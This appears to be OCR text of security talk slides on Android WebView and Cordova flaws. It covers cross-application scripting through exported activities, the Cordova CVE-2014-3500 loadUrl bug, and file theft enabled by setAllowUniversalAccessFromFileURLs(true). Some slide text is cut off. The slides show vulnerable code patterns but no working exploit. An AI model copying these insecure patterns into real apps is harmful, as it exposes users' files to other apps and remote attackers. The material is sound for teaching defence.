
The Embedded Browser

Controlled by:

```
WebView.loadUrl(String url)
```

In this case:

```
WebView.loadUrl
        (“https://www.nytimes.com”)
```




Cross-Application Scripting (XAS)

But what if…

```
Intent i = getIntent();
WebView.loadUrl(i.getDataString())
```

On an *exported* activity.



The Cordova XAS Vulnerability (CVE-2014-3500)

CordovaWebView.java

```
    @Override
    public void loadUrl(String url) {
        if (url.equals("about:blank") || url.startsWith("javascript:")) {
            this.loadUrlNow(url);
        }
        else {
            String initUrl = this.getProperty("url", null);

            // If first page of app, then set URL to load to be the one passed in
            if (initUrl == null) {
                this.loadUrlIntoView(url);
            }
            // Otherwise use the URL specified in the activity's extras bundle
            else {
                this.loadUrlIntoView(initUrl);
            }
        }
    }
```

The Cordova XAS Vulnerability (CVE-2014-3500)

CordovaWebView.java

```
@Override
public void loadUrl(String url) {
    if (url.equals("about:blank") || url.startsWith("javascript:")) {
        this.loadUrlNow(url);
    }
    String initUrl = this.getProperty("url", null);

    // If first page of app, then set URL to load to be the one passed in
    if (initUrl == null) {
        this.loadUrlIntoView(url);
    }
    // Otherwise use the URL specified in the activity's extras bundle
    else {
        this.loadUrlIntoView(initUrl);
    }
}
}
```

Intent Extra (“url”)


String initUrl = this.getProperty("url", null);

this.loadUrlIntoView(initUrl);

WebView.loadUrl(url)

Theft of Sensitive Files by Malware

Theft of Sensitive Files by Malware



Theft of Sensitive Files

Theft of Sensitive Files

Problem:

public abstract void **setAllowUniversalAccessFromFileURLs** (boolean flag)

Sets whether JavaScript running in the context of a file scheme URL should be allowed to access content from any origin. Thi
`setAllowFileAccessFromFileURLs(boolean)`. To enable the most restrictive, and therefore secure policy, this setting sho
Other access to such resources, for example, from image HTML elements, is unaffected.

The default value is true for API level `ICE_CREAM_SANDWICH_MR1` and below, and false for API level `JELLY_BEAN` and above.


Parameters

flag whether JavaScript running in the context of a file scheme URL should be allowed to access content from any origin


Cordova to the Rescue!

```
@TargetApi(16)
    private static class Level16Apis {
        static void enableUniversalAccess(WebSettings settings) {
            settings.setAllowUniversalAccessFromFileURLs(true);
        }
    }
```


Theft of Sensitive Files: Remote Attack Upgrade



